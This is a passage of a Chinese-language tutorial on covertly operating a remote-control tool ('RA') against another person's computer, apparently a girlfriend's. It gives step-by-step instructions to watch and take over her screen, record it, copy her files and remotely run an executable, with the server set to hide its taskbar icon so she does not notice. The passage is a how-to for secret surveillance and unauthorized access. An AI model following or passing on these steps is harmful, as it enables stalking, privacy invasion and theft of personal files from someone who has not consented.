




图 10

回到客户端主界面，可以看到刚才添加的 IP 已经出现在列表中了，在客户端左下角有五个按钮，把鼠标停留上去可以在下面的空白栏中看到相应的说明。

1、屏幕监控


图 11


图 12

双击列表中的IP地址或者点击第5个按钮，就开始连接了，连接成功后将直接出现对方的电脑屏幕，如图11所示（对方正在聊天^^）。

以后的一切操作都将在这个屏幕上进行。将鼠标放在屏幕监视框的最上面蓝色区，点击右键，会出现一长列命令菜单，如图12所示。

如果你只想监视，那么在“moniter only”选项上点一下，会出现一双眼睛，你再把鼠标停留在屏幕的任何地方，鼠标上就会带一双大大的眼睛，表示你目前对对方正处于监视但不操作状态。如果在“moniter only”上再点一下，鼠标上的大眼睛就会消失，这样你就可以操作对方屏幕了。如打开我的电脑，运行、删除文件，关掉任务栏的图标什么的都可以，就和操作自己电脑一样！

2、电影录制

如果你想把服务端slave一段时间的屏幕情况保存下来以便以后观看，只要在那一长列菜单中选择“create movie”，就开始录像了。你会发现master目录中有一个.flm结尾的文件在不断增大，这就是你正在录制的电影。录制结束后，你可以用RA自带的player播放器打开你刚才录制的电影文件进行播放，如图13所示。




图13

3、文件管理

在那一长列命令菜单上选择“transfer files between pcs”，这时会单独弹出一个文件管理器，展开双方的文件夹，如果要下载对方的文件，只需要用鼠标按住该文件，如图14所示中的“凌.jpg”，拖到我的E盘中，这时会出现一个提示框（如图15的所示），询问你是否要复制文件过来，当然选YES了。

传输文件时有进度条显示，非常直观。




图14




图15

4、远程运行

传送文件本来就是在后台运行的，但打开文件的时候是不能明目张胆的在对方屏幕上去双击的，否则你就准备和你的女友拜拜吧。

正确的打开方法是，在那一长列命令菜单中选择“send commands to slave”，这样就会弹出一个小框，如果你要运行的文件位置是c:\windows\server.exe，那么就在小框中输入c:\windows\server.exe，然后回车，这样文件就远程运行了。

5、客服聊天

客户端可以和服务端直接对话，本来任何一方都可以主动请求，但由于现在把服务端配置成在任务栏不显示图标，那么现在只能由客户端主动请求了。点击客户端界面左下角的第3个按钮，会出现一个聊天窗口，输入文字发送后服务端电脑上也会出现一个同样的窗口，双方就可以开始点对点聊天了，如图16的所示。

